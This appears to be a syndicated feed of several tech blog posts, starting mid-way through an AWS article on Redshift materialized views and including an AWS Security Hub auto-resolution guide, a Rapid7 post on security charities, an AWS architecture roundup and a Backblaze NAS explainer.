        ->  XN Seq Scan on store_sales sales  (cost=0.00..86399365.12 rows=8245454518 width=4)
              Filter: (ss_customer_sk IS NOT NULL)
        ->  XN Hash  (cost=300000.00..300000.00 rows=30000000 width=24)
              ->  XN Seq Scan on customer cust  (cost=0.00..300000.00 rows=30000000 width=24)

Let’s create a materialized view that pre-computes the join between the store_sales and customer tables using the following SQL statement:

CREATE MATERIALIZED VIEW cust_store_sales
AS 
SELECT         
  cust.c_customer_id
, cust.c_first_name
, cust.c_last_name
, sales.ss_item_sk
, sales.ss_quantity
, cust.c_current_addr_sk
FROM  store_sales sales
INNER JOIN customer cust
ON sales.ss_customer_sk = cust.c_customer_sk;

Let’s now rerun the original query:

SELECT 
cust.c_customer_id 
FROM store_sales sales
INNER JOIN customer cust
ON sales.ss_customer_sk = cust.c_customer_sk
GROUP BY cust.c_customer_sk;

The query runs much faster (46,493 milliseconds). This is because of the automatic query rewrite feature, which has rewritten the preceding query to use the newly created materialized view instead of joining both tables. The explain plan for this query shows this change:

XN HashAggregate  (cost=103138905.60..103138905.60 rows=29705556 width=20)
  ->  XN Seq Scan on mv_tbl__cust_store_sales__0 derived_table1  (cost=0.00..82511124.48 rows=8251112448 width=20)

The original query run also consumed 1,263 CPU seconds and read 45,013 blocks of data, whereas the query that ran after the creation of the materialized view only consumed 898 CPU seconds and read 29,256 blocks. That is a reduction of 29% in CPU consumption and 35% in blocks read.

The optimizer can also rewrite the following query to use the previously created materialized view, which includes the additional join to the customer_address table:

SELECT
cust.c_customer_id
,addr.ca_state
FROM store_sales sales
INNER JOIN customer cust
ON sales.ss_customer_sk = cust.c_customer_sk
INNER JOIN customer_address addr
ON cust.c_current_addr_sk = addr.ca_address_sk
GROUP BY cust.c_customer_id, addr.ca_state;
     
      XN HashAggregate  (cost=30242919089.37..30242919089.37 rows=1544688912 width=26)
         ->  XN Hash Join DS_BCAST_INNER  (cost=542661.20..30201663527.13 rows=8251112448 width=26)
        Hash Cond: ("outer".c_current_addr_sk = "inner".ca_address_sk)
        ->  XN Seq Scan on mv_tbl__cust_store_sales_1__0 derived_table1  (cost=0.00..82511124.48 rows=8251112448 width=24)
        ->  XN Hash  (cost=150000.00..150000.00 rows=15000000 width=10)
              ->  XN Seq Scan on customer_address addr  (cost=0.00..150000.00 rows=15000000 width=10)

Optimize joins for tables that have multiple join paths

For large tables on Amazon Redshift, the ideal distribution style would be ‘KEY’, with the distribution key being the column that is used most frequently in the JOIN clause. There are situations where some large tables have multiple join paths. 50% of the queries may use a particular column to join to the table, and the other 50% of the queries may use a different column to join to the table. Both types of queries are important and have stringent performance requirements. In this case, you could pick one column as the distribution key for the table and then create a materialized view with the second column as the distribution key. This is possible because materialized views can have their own distribution and sort keys.

Here’s an example to illustrate how this works.

The web_sales table (2,159,968,881 rows) has the distribution key ws_order_number. This helps optimize a majority of the queries (70% of the joins to this table use ws_order_number as the join column). The remaining 30% use the column ws_bill_customer_sk to join to the table, as shown in the following SQL statement. This query took 12,790 milliseconds to run.

SELECT 
  c_customer_id
, c_email_address 
FROM web_sales ws
INNER JOIN customer cs
ON ws.ws_bill_customer_sk=cs.c_customer_sk;

We can create the materialized view to help improve the performance of the remaining 30% of the queries. Note the DISTKEY keyword in the following code. We have defined a new distribution key for the materialized view (ws_bill_customer_sk):

CREATE MATERIALIZED VIEW web_sales_cust_dist
DISTKEY (ws_bill_customer_sk)
AS
SELECT * FROM web_sales;

Rerunning the following query returns rows much faster than before (7,715 milliseconds vs. 12,790 milliseconds):

SELECT 
  c_customer_id
, c_email_address 
FROM web_sales ws
INNER JOIN customer cs
ON ws.ws_bill_customer_sk=cs.c_customer_sk;

Again, the explain plan of the query has changed; it now references the materialized view even though the SQL statement doesn’t explicitly reference the materialized view:

XN Hash Join DS_DIST_NONE  (cost=375000.00..696964927.69 rows=2159968768 width=74)
  Hash Cond: (""outer"".ws_bill_customer_sk = ""inner"".c_customer_sk)
  ->  XN Seq Scan on mv_tbl__web_sales_cust_dist__0 derived_table1  (cost=0.00..21599687.68 rows=2159968768 width=4)
  ->  XN Hash  (cost=300000.00..300000.00 rows=30000000 width=78)
        ->  XN Seq Scan on customer cs  (cost=0.00..300000.00 rows=30000000 width=78)

Optimize table scans

Table scans on Amazon Redshift are made efficient through the use of sort keys. Sort keys determine the order in which the columns are stored in the data blocks. Picking a column that appears frequently in your filtering conditions as a sort key can improve query performance significantly.

Compound sort keys with multiple columns can be defined on your table in case multiple columns are good candidates for sort keys. But in some situations where two or more high cardinality columns are sort key candidates, the compound sort key may not provide adequate performance. In these cases, a materialized view could be created with a different sort key to maintain that data in an alternate sorted order to help cater to a subset of the queries.

In the following example query, the web_sales table uses the column ws_sold_date_sk for the sort key, because this is the column that is used commonly for filtering rows. A smaller set of queries use ws_sales_price for filtering rows. Given that both ws_sold_date_sk and ws_sales_price are high cardinality columns with lots of unique values, a compound sort key with both columns may not be performant for all query patterns.

SELECT *
FROM web_sales 
WHERE ws_sales_price BETWEEN 50 AND 100;

Let’s create the following materialized view and see how it can help improve the performance of the preceding query:

CREATE MATERIALIZED VIEW web_sales_sort_on_price
SORTKEY (ws_sales_price)
AS
SELECT * FROM web_sales;

Running the following query returns rows much faster (5 milliseconds vs. 3,548 milliseconds) because the automatic query rewrite is using the materialized view:

SELECT *
FROM web_sales 
WHERE ws_sales_price BETWEEN 50 AND 100;

The following is the new explain plan:

XN Seq Scan on mv_tbl__web_sales_cust_dist__0 derived_table1  (cost=0.00..32399531.52 rows=10799844 width=260)
  Filter: ((ws_sales_price <= 100.00) AND (ws_sales_price >= 50.00))

Conclusion

Materialized views on Amazon Redshift can be a powerful optimization tool if used appropriately. With automatic query rewrite, you can optimize queries without any impact to end-users or their queries. This allows you to create materialized views after the application has gone live. Some customers plan this as part of their performance-optimization strategy when building new apps. The real value is that you can optimize queries and workloads without needing to modify the source code or scripts, and you can benefit even with a partial match.


About the Authors

Harshida Patel is a Specialist Sr. Solutions Architect, Analytics with AWS.

Jeetesh Srivastva is a Sr. Manager, Specialist Solutions Architect at AWS. He specializes in Amazon Redshift and works with customers to implement scalable solutions using Amazon Redshift and other AWS Analytic services. He has worked to deliver on-premises and cloud-based analytic solutions for customers in banking and finance and hospitality industry verticals.

Sain Das is an Analytics Specialist Solutions Architect at AWS and helps customers build scalable cloud solutions that help turn data into actionable insights.

Somdeb Bhattacharjee is an Enterprise Solutions Architect at AWS.

Automatically resolve Security Hub findings for resources that no longer exist

Post Syndicated from Kris Normand original https://aws.amazon.com/blogs/security/automatically-resolve-security-hub-findings-for-resources-that-no-longer-exist/

In this post, you’ll learn how to automatically resolve AWS Security Hub findings for previously deleted Amazon Web Services (AWS) resources. By using an event-driven solution, you can automatically resolve findings for AWS and third-party service integrations.

Security Hub provides a comprehensive view of your security alerts and security posture across your AWS accounts. Security Hub provides a single place that aggregates, organizes, and prioritizes your security alerts (also called findings) from multiple AWS services and partner solutions. Security Hub lets you assign workflow statuses of NEW, NOTIFIED, SUPPRESSED, or RESOLVED to findings. These statuses help you understand the state of your security findings and identify which need attention. As AWS resources are spun up and down during the course of normal business activities, there might be findings in Security Hub for those resources. AWS Security Hub findings backed by AWS Config are automatically archived when AWS Config identifies that a resource has been deleted. However, for some AWS service integrations—such as Amazon GuardDuty and third-party partner products—findings aren’t automatically resolved or archived when a resource is deleted. This can result in orphaned findings for resources that no longer exist.

In this post, we show you how to use an event-driven architecture to automatically resolve findings for all providers—AWS and third-party—for resources that have been deleted. Automatically resolving these findings reduces alert fatigue by decreasing noise, allowing your security team to focus on investigating and remediating high fidelity findings.

A common use case for automatically resolving findings is for Amazon Elastic Compute Cloud (Amazon EC2) instances that are ephemeral in nature. For example, Amazon EC2 instances that are part of an Amazon EC2 Auto Scaling group. EC2 instances can scale to thousands of nodes multiple times a day depending on the workload. Without automatically resolving these findings, you could end up with one or more findings for each instance. By automatically resolving findings for the deleted resources, your teams can focus on investigating and remediating findings that affect active resources.

Prerequisites

This solution assumes that you have Security Hub and AWS Config configured across all of your AWS accounts. Instructions for configuring Security Hub and its dependencies can be found in the Security Hub user guide. Ensure you have configured Security Hub to use a delegated administrator account, which centralizes findings from all member accounts.

Solution overview

In Security Hub, the investigation status of a finding is tracked using the workflow status attribute. The workflow status attribute for new findings is initially set to NEW. You can change the workflow status of a finding by either selecting it in the AWS Security Hub console, or by automating the change of workflow status by using the AWS Command Line Interface (AWS CLI) or Security Hub SDKs. The usual workflow for a finding, whether managed manually or through automation, is NEW, NOTIFIED, then RESOLVED or SUPPRESSED.

In this solution, we show you how to automatically set the workflow status to RESOLVED for all applicable findings when an EC2 instance, Amazon Simple Storage Service (Amazon S3) bucket, or an AWS Identity and Access Management (IAM) role is deleted. This event-driven solution uses Amazon EventBridge event patterns—which can be easily customized to meet your specific business needs—to invoke the resolution workflow on Delete or Terminate API calls. An EventBridge event bus is used to forward all Delete or Terminate API calls to your Security Hub delegated administrator account. Event patterns are used to filter for specific events and forward them to a target. With this solution, you filter for specific Delete and Terminate events, identified by the event name. The target for matching events is an AWS Lambda function. The invocation of this function includes context around the event which includes the metadata for the resource that was just deleted or terminated. This function queries the Security Hub GetFindings API for all findings for the resource with a status of NEW or NOTIFIED. The function then sets the workflow status to RESOLVED for all findings for the Amazon Resource Name (ARN) of the given resource by calling the BatchUpdateFindings Security Hub API.

Solution architecture

Figure 1: Solution architecture overview

Figure 1: Solution architecture overview

Figure 1 shows the deletion of an AWS resource in a Security Hub member account being forwarded to the EventBridge event bus in the Security Hub administrator account. The process flow is as follows:

  1. In a Security Hub member account, a user deletes or terminates a resource through the AWS Management Console, AWS CLI, or SDK.
  2. AWS CloudTrail logs the user activity and automatically forwards an event to EventBridge.
  3. An EventBridge event pattern filters for the delete or terminate API call, and generates an event.
  4. The event is forwarded to the event bus in the Security Hub administrator account.
  5. In the Security Hub administrator account, an event pattern is used to filter for all delete or terminate API calls.
  6. Matching events generate an EventBridge event.
  7. The target for this event is the Lambda function to resolve Security Hub findings for the recently deleted resource.
  8. The Lambda function generates a list of all findings for the recently deleted resource and updates the workflow status for each finding to RESOLVED in the Security Hub delegated administrator account.
  9. The workflow status propagates from the Security Hub delegated administrator account to the member accounts of Security Hub.

To deploy the solution

In the Security Hub administrator account complete the following steps:

  1. In the following resource policy, replace <Region> with the AWS Region where the solution is deployed, <AccountID> with the Security Hub administrator account ID and <OrgID> is the ID of the organization within your AWS Organizations implementation.
    {
      "Version": "2012-10-17",
      "Statement": [{
        "Sid": "allow_all_accounts_from_organization_to_put_events",
        "Effect": "Allow",
        "Principal": "*",
        "Action": "events:PutEvents",
        "Resource": "arn:aws:events:<Region>:<AccountID>:event-bus/default",
        "Condition": {
          "StringEquals": {
            "aws:PrincipalOrgID": "<OrgID>"
          }
        }
      }]
    }
    

  2. Add the edited resource policy to the default EventBridge event bus to allow all accounts in your organization to send delete events for IAM roles, EC2 instances, and S3 buckets to the default event bus in the Security Hub administrator account.

    Note: You can also choose to specify a list of accounts to receive events from. For more information about configuring a resource policy see Managing event bus permissions in Permissions for Amazon EventBridge event buses.

  3. Deploy the AWS CloudFormation template that creates the required resources.

    Launch Stack Button

In each Security Hub member account, deploy the CloudFormation template. You will need to specify the Security Hub administrator AWS account ID to deploy the stack.

Launch Stack Button

Tip: CloudFormation StackSets can be used to deploy stacks across all accounts in your organization. For more information, see Working with AWS CloudFormation StackSets.

Note: With CloudFormation StackSets, the template isn’t deployed in the StackSet administrator account by default. The CloudFormation stack must be deployed separately in the StackSet administrator account.

Note: Security Hub now supports cross-Region aggregation of findings. If you have Security Hub cross-Region aggregation enabled. The solution in this post will work for findings in all aggregated regions.

Next steps

Understanding and fixing the root cause for Security Hub findings will improve your security posture and reduce the number of future findings. As a best practice, you should periodically analyze the findings for resources that have been automatically resolved by this solution to identify trends so that your team can investigate and fix root causes. You can use the filter below in the Security Hub console to view all findings automatically resolved by this solution:

To analyze findings

  1. Open the Security Hub console and select Findings.
  2. Check to see that Workflow status is RESOLVED and Note updated by is DeletedResourceFindingResolver.
  3. (Optional) You can also create a custom insight for these findings by adding Group by: ProductName to the filter.
  4. Select Create Insight as shown in Figure 2.
Figure 2: AWS Security Hub

Figure 2: AWS Security Hub

Note: You can expand the solution to include other resource types based on your requirements, such as security groups, Amazon Relational Database Service (Amazon RDS) databases, and IAM users by updating the event pattern in the EventBridge rule and modifying the Lambda function code.

Conclusion

In this post, we showed how you can automatically resolve findings for deleted EC2, IAM and S3 resources by using the Security Hub GetFindings and BatchUpdateFindings API actions. We showed you how to configure EventBridge patterns and rules to initiate a Lambda function through a centralized event bus to address these findings for resources across your Organizations.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, start a new thread on the Security Hub forum. To start your 30-day free trial of Security Hub, visit AWS Security Hub.

Want more AWS Security how-to content, news, and feature announcements? Follow us on Twitter.

Author

Kris Normand

Kris is a Senior Security Consultant with AWS Professional Services. He partners with Chief Information Security Officers to lead their digital transformation efforts on AWS. When not working on security and compliance initiatives with customers, Kris enjoys traveling, hiking, and spending time with his family. He is also a veteran of the U.S Air Force.

Author

Cory Smith

Cory is a Senior Security Consultant with AWS Professional Services based in San Antonio, TX. He partners with customers to deliver key business outcomes in a secure and compliant manner within AWS. He’s passionate about solving complex technical problems with new and innovative solutions.

Author

Kafayat Adeyemi

Kafayat is a Senior Technical Account Manager at AWS based in Atlanta, GA. She is passionate about security and works with enterprise customers to build, deploy, and manage secure and scalable workloads on AWS. Outside of work, she loves to travel, bake, and spend time with her family.

Author

Justin Kontny

Justin is a Senior Security Consultant with the AWS Global Security Practice, a part of our Worldwide Professional Services Organization. He helps customers improve their security posture as they migrate their most sensitive workloads to AWS. Justin has a passion for detective controls and scaling security via automation.
5 Security Projects That Are Giving Back

Post Syndicated from Jacob Roundy original https://blog.rapid7.com/2022/01/04/5-security-projects-that-are-giving-back/

5 Security Projects That Are Giving Back

Editor’s note: We had planned to publish our Hacky Holidays blog series throughout December 2021 – but then Log4Shell happened, and we dropped everything to focus on this major vulnerability that impacted the entire cybersecurity community worldwide. Now that it’s 2022, we’re feeling in need of some holiday cheer, and we hope you’re still in the spirit of the season, too. Throughout January, we’ll be publishing Hacky Holidays content (with a few tweaks, of course) to give the new year a festive start. So, grab an eggnog latte, line up the carols on Spotify, and let’s pick up where we left off.

While it’s always nice to receive gifts, the holiday season is more about giving – whether you’re buying something nice for the people you love or giving back to the community to help ensure others enjoy the holidays as much as you do.

Giving back is exactly what we’ll be focusing on in today’s Hacky Holidays post, as it’s a theme that truly resonates with those in the security industry. From white-hat hackers to those volunteering their time to make the internet a safer, more inclusive space, we’ve highlighted a few security-related projects that exemplify the spirit of giving back.

1. The Innocent Lives Foundation

The Innocent Lives Foundation aims to identify child predators and help bring them to justice. They do this by leveraging the combined power of the information security community to create tools that unmask anonymous child predators online. Then, using the data from Open Source Intelligence and cutting-edge techniques, they build a path to capturing evidence and then pass on those details to law enforcement for them to recreate.

The Innocent Lives Foundation was first started by Chris Hadnagy, who joined us on an episode of our Security Nation podcast back in 2020. He worked on a few cases at Social-Engineer, LLC, that tracked and captured predators who trafficked and exploited children. When he saw the impact these crimes had on innocent people, he knew he had to do something about it. As a leader in the information security community, he chose to rally a group of security experts and professionals in the social engineering field to address these problems and prevent crimes against future victims.

The foundation is serving endangered children and building a world in which all children can live innocent lives. It’s difficult, emotionally taxing work, but it’s making the world a better place, and it’s the perfect example of giving back.

If you’d like to donate to the cause — it can cost up to $10,000 to produce one file to send to law enforcement, so donations are needed and welcomed — you can do so here. Aside from donating, there are numerous other ways to get involved, including reporting a case, sharing support online, or even volunteering your security skills when applications are opened.

2. No More Ransom

Today, ransomware is rampant. This fact won’t surprise anyone working in the security industry, but many normal users around the world don’t know what ransomware is, how to defend against it, and what to do if they fall victim to a scam. That’s where No More Ransom comes into play.

No More Ransom is an initiative by the National High Tech Crime Unit of the Netherlands’ police, Europol’s European Cybercrime Centre, Kaspersky, and McAfee with a simple mission: to help victims of ransomware retrieve their encrypted data without paying criminals a single dime in the process.

The initiative aims to achieve this mission in two ways:

  1. By compiling a repository of keys and applications that can decrypt data locked by different types of ransomware
  2. By spreading awareness about ransomware and educating the world about prevention methods they can employ in their daily lives

While it’s not always possible to regain access to files encrypted by or systems locked by ransomware, No More Ransom has helped many do exactly that with its repository. And by sharing simple, easy-to-follow cybersecurity advice, the initiative is creating a better informed world of users who understand how to prevent falling victim to ransomware in the first place.

In the 5 years of since its creation, the No More Ransom initiative has:

  • Built a library of 121 free tools
  • Been able to decrypt 151 ransomware families
  • Seen more than 6 million downloads of its tools
  • Prevented $900 million in criminal profit

If you’d like to do your part, the No More Ransom project is always looking for new partners to spread their messaging, so if your organization wants to be more security-minded and give back to the security community in general, consider joining the list of many partners. If you ever fall victim to ransomware, you can also report the crime, which will help identify new types of ransomware and aid future prevention.

3. CIAS Gaming

Established by the University of Texas at San Antonio, the Center for Infrastructure Assurance and Security (CIAS) conducts research into effective ways to engage students with cybersecurity principles through educational gaming — and as part of their work, they’re making cybersecurity relatable, fun, and engaging for kids.

The CIAS Gaming program targets 4 demographics: elementary school, middle school, high school, and colleges and universities. Their mission is to deliver quality research, training, competition, and exercise programs to advance community and organizational cybersecurity capabilities and collaboration.

Currently, the CIAS K-12 Program consists of a few educational tools. These include:

  • A collectible card game and electronic download called Cyber Threat Defender
  • A multiplayer card game for students in third through fifth grade called Cyber Threat Protector
  • A card game for K-2 players with simple design and reinforced concepts called Cyber Threat Guardian
  • An electronic game that teaches techniques for encoding and decoding ciphers to hide or discover information called Project Cipher
  • A testing tool and platform that gives educators a way to create quizzes and introduce students to cybersecurity principles called the Pyramid of Knowledge
  • Interactive activities, like activity sheets and games, introduced to kids by the CyBear cybersecurity mascots

CIAS Gaming is shaping the future of cybersecurity by training the next generation in cybersecurity best practices. You can access and download these tools and games via the links above, or reach out directly to CIAS to learn more about taking part in their competitions or trainings.

4. The Alliance for Securing Democracy

The Alliance for Securing Democracy (ASD) is a nonpartisan initiative housed within the German Marshall Fund of the United States that aims to combat autocratic efforts to undermine and interfere in democratic institutions around the world. The ASD contributes research and analysis on how a range of tools, from cyberattacks and disinformation to support for extremism, are being used to weaken democracies. It also provides public dashboards to expose the effects of online influence networks and the themes being promoted by foreign powers to threaten democratic institutions.

The ASD is independently funded by more than 175 private individuals and small family foundations across the political spectrum. Its team brings together a diverse staff with expertise across industries, including technology and cybersecurity, to provide research, policy recommendations, and even analysis of key issues and threats. It also has a technical advisory committee that features experts on disinformation, cybersecurity, illicit finance, and more.

The ASD has conducted a significant amount of work in the area of cybersecurity. It also has compiled a toolbox to spread awareness on various techniques being used by malign actors. Such tools include:

In a more globalized and digitalized world, the work ASD is doing to protect the strength of free and open societies by shining a light on autocratic tactics, closing vulnerabilities in democratic systems, and imposing costs on those who undermine our institutions is more important than ever. You can reach them at [email protected] or donate to the cause.

5. Code for Social Good

Code for Social Good is a nonprofit organization that partners with other nonprofit companies to provide the technical help they need to achieve their missions for no cost. It’s all about volunteering to promote social good: Code for Social Good has built and fostered a volunteer community that promotes welfare by supporting nonprofits in need. And that global network consists of professionals from across the tech industry, including technical writers, coders, programmers, and more.

Whether you code for fun, experience, social good, or to make a better world, volunteering at Code for Social Good is a great way to give back. Anyone can sign up as a volunteer, and then, you can browse their list of projects. If you find one applicable to your skills, you can apply and wait for contact from the nonprofit. Nonprofits that need help can also post projects on the site and find volunteers to assist them.

As of this writing, Code for Social Good has 138 projects posted across 122 organizations based in 87 countries. The current volunteer community consists of 2,595 volunteers, and they’re always looking for more help. If you have some extra time, why not take a look and see if you can give back by volunteering your technical skills to a nonprofit in need.

Giving back is an important theme of the holidays and one that’s integral to the cybersecurity community. By giving back to the industry, we can encourage a healthy, flourishing practice that spreads awareness, leading to a better, safer, and brighter tomorrow.

If you’re looking for ways to give back, hopefully these examples inspire you to action. If you’d like to stay in the holiday spirit, check out the rest of our Hacky Holidays specials.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Top 5: Featured Architecture Content from December 2021

Post Syndicated from Ellen Crowley original https://aws.amazon.com/blogs/architecture/top-5-featured-architecture-content-from-december-2021/

The AWS Architecture Center provides new and notable reference architecture diagrams, vetted architecture solutions, AWS Well-Architected best practices, whitepapers, and more. This blog post features some of our best picks from December’s new and updated content.

1.  Sustainability Pillar – AWS Well-Architected Framework

This new pillar in the Well-Architected framework helps organizations learn, measure, and improve their workloads using environmental best practices for cloud computing. Did you know that the shared responsibility model also applies to sustainability? You can use the pillar to track your progress against best practices to support sustainability. Your development teams can also use this new pillar and Well-Architected best practices to support many sustainability use cases. These can include reducing the energy or resources required to run workloads and anticipate and adopt new and more efficient technology offerings.

2.  Retail Customer Service Contact Center

Increasingly, customers expect to be able to ask questions and get assistance quickly and through various channels. The companies that embrace this the fastest see increases in customer engagement and satisfaction. This reference architecture shows physical and ecommerce retailers how to build a next generation customer contact center. It aims to simplify and transform their customer service channels with natural language processing and automation.

Retail Customer Service Reference Architecture Diagram

Retail Customer Service Contact Center Reference Architecture Diagram

3.  Establishing Your Cloud Foundation on AWS

When planning a cloud adoption strategy you are often faced with a number of complex decisions to stand up and scale a production-ready cloud environment. This whitepaper guides you through building and evolving your AWS Cloud environment based on a set of definitions, use cases, guidance, and automations.

4.  Hybrid Networking Lens of the Well-Architected Framework

This new lens is intended for those in technology roles, such as chief technology officers (CTOs), architects, developers, and operations team members. It provides AWS best practices and strategies to use when designing hybrid networking architectures. If you’re looking to build hybrid networking architectures to integrate your on-premises data center and AWS operations to support a broad spectrum of use cases, this lens will help set you up for success. It outlines three areas to consider when designing hybrid network connectivity for your workload: data layer, monitoring and configuration management, and security.

5.  AWS Virtual Waiting Room

This Solutions Implementation helps buffer incoming user requests to your website during large bursts of traffic. It creates a cloud infrastructure designed to temporarily offload incoming traffic to your website, and it provides options to customize and integrate a virtual waiting room. The waiting room acts as a holding area for visitors to your website and allows traffic to pass through when there is enough capacity.

Looking for more new and updated content from this year? Check out the other posts in the Top 5 series!

Looking for more architecture content? AWS Architecture Center provides reference architecture diagrams, vetted architecture solutions, Well-Architected best practices, patterns, icons, and more!

Getting the Most Out of Your NAS

Post Syndicated from Molly Clancy original https://www.backblaze.com/blog/getting-the-most-out-of-your-nas/

Who has the original copy of that report on their machine? Which hard drive has the footage from that shoot a few years ago? Are those photos from our vacation on the laptop, the external hard drive, or the sync service? If you’ve ever asked yourself a question like these, you have felt the pain of digital scatter. In today’s world, with as many devices as we use, it’s almost unavoidable.

Almost. When you start to feel the pain of digital scatter, either at work or at home, take it as a sign that it’s time to look into upgrading your data storage systems. One of the best ways to do that is investing in a NAS device.

As you start exploring more sophisticated data storage options than juggling external drives or managing sync services, understanding what you can do with a NAS system can help your decision making. This post explains what NAS is and all the different ways you can use NAS to supercharge your business or home office setup.

What Is NAS?

Network attached storage, or NAS, is a computer connected to a network that provides file-based data storage services to other devices on the network. It’s primarily used to expand storage capacity and enable file sharing across an organization or across devices in a home.

The primary strength of NAS is how simple it is to set up and deploy. NAS volumes appear to the user as network mounted volumes. The files to be served are typically contained on one or more hard drives in the system, often arranged in a RAID scheme. Generally, the more drive bays available within the NAS, the larger and more flexible storage options you have. The device itself is a network node—much like computers and other TCP/IP devices, all of which maintain their own IP address—and the NAS file service uses the Ethernet network to send and receive files.

NAS devices offer an easy way for multiple users in diverse locations to access data, which is valuable when users are collaborating on projects or sharing information. NAS provides good access controls and security to support collaboration, while also enabling someone who is not an IT professional to administer and manage access to the data via an onboard web server. It also offers good fundamental data resiliency through the use of redundant data structures—often RAID—making multiple drives appear like a single, large volume that can tolerate failure of a few of its individual drives.

How Does RAID Work?
A redundant array of independent disks, or RAID, combines multiple hard drives into one or more storage volumes. RAID distributes data and parity (drive recovery information) across the drives in different ways, and each layout provides different degrees of data protection.

Getting the Most Out of Your NAS: NAS Use Cases

The first two NAS use cases are fairly straightforward. They are exactly what NAS was built for:

  1. File storage and file sharing: NAS is ideal for centralizing data storage for your home or business and making files available to multiple users. The primary benefits of a NAS system are the added storage capacity and file sharing compared to relying on workstations and hard drives.
  2. Local backups and data protection: NAS can serve as a storage repository for local backups of machines on your network. Most NAS systems have built-in software where you can configure automatic backups, including what you back up and when. Furthermore, the RAID configuration in a NAS system ensures that the data you store can survive the failure of one or more of its hard drives. Hard drives fail. NAS helps to make that statement of fact less scary.

But that’s not all NAS can do. With large storage capacity and a whole host of add-ons, NAS offers a lot of versatility. Here are a few additional use cases that you can take advantage of.

Host Business Applications on NAS

Small to medium-sized businesses find NAS useful for running shared business applications like customer relationship management software, human resources management software, messaging, and even office suites. Compared to expensive, server-based versions of these applications, companies can install and run open-source versions quickly and easily on NAS. Some NAS devices may have these features built in or available on a proprietary app store.

Create a Private Cloud With NAS

Most NAS devices give you the ability to access your data over the public internet in addition to accessing it through your private network, essentially functioning as a cloud service. If a NAS device manufacturer doesn’t already have a cloud application built in, there are a number of open-source cloud applications like Nextcloud or ownCloud.

Use NAS to Run Virtual Machines

Virtualization software providers, like VMware, support running their products on NAS. With proper configuration, including potentially adding RAM to your device, you can easily spin up virtual machines using NAS.

Develop and Test Applications on NAS

Many NAS devices offer developer packages, including apps for different programming languages and tools like Docker and Git Server. With these add-ons, you can turn your NAS into your own private lab for developing and testing applications before moving them to a server for production.

Use NAS as a File Server

Although a NAS device is usually not designed to be a general-purpose server (it’s underpowered compared to a file server and comes with less robust access management capabilities), NAS vendors and third parties are increasingly offering other software to provide server-like functionality. For home use or for a small team, higher-end NAS devices can function as a file server.

Manage Security Cameras on NAS

Apps like Synology’s Surveillance Station allow you to set up a security camera system yourself using IP cameras rather than paying for a more expensive enterprise or home system. With a large storage capacity, NAS is perfect for storing large amounts of video footage.

Stream Media With NAS

NAS is a great place to store large media files, and apps like Plex allow you to stream directly to a device or smart TV in your home or business. You can consolidate video or audio files from your devices into one place and stream them anywhere.

Ready to Get Started With NAS?

Understanding the many use cases can help you see where NAS might fit into your business or make file sharing at home easier. There are many ways to make your NAS device work for you and ensure you get the most out of it in the process.

Do you have more questions about shopping for or buying a NAS? Check out our Complete NAS Guide. It provides comprehensive information on NAS and what it can do for your business, how to evaluate and purchase a NAS system, and how to deploy your NAS.

The post Getting the Most Out of Your NAS appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

The collective thoughts of the interwebz